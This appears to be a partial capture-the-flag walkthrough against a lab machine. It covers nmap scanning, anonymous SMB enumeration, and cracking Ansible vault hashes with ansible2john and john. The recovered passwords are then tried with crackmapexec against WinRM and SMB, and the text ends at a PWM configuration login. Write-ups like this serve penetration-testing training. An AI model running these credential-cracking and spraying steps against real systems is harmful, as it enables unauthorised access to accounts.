

Ping
ping 10.10.11.222

Nmap default Scan
nmap 10.10.11.222 -oN dnmap

Nmap Script and Service Scan
nmap 10.10.11.222 -sC -sV --open -T5 -oN snmap


Nmap All Port Scan
nmap 10.10.11.222 -sC -sV -p- --open -T5 -oN anmap
 New ports found, but not useful.
SMB Enumeration So will start with smb Enumeration
smbclient -U '' -L \\\\10.10.11.222\\
 Found some shares without password
smbclient -N //10.10.11.222/Development
 Enumerate the share further
After some enumeration in the share, i found there is some potential info in the PWM directory


Because Port 8443 has PWM running
Found admin creads in a file

But it doesn’t work
crackmapexec winrm 10.10.11.222 -u administrator -p Welcome1
 Will enumerate other folders
Found some interesting hashes the /default/main.yml file


Will decrypt it using John, first I saved the hashes in correct format by removing the extra space and lines.

Decryption Part
ansible2john ldap_admin pwm_admin_pass pwm_admin_login | tee vault_hashes

john --wordlist=/usr/share/wordlists/rockyou.txt vault_hashes
It will decrypt the vault password
This are the cracked vault passwords
john vault_hashes --show

Now will find passwords of the users using the vault password
cat ldap_admin | ansible-vault decrypt
cat pwm_admin_pass | ansible-vault decrypt
cat pwm_admin_login | ansible-vault decrypt

Now we have passwords, will try to get initial foothold
crackmapexec smb 10.10.11.222 -u svc_pwm -p pass.txt
 it show passwords are valid but can’t list shares.
Using ‘pWm_@dm!N_!23’ this password, we can at least login to configuration settings
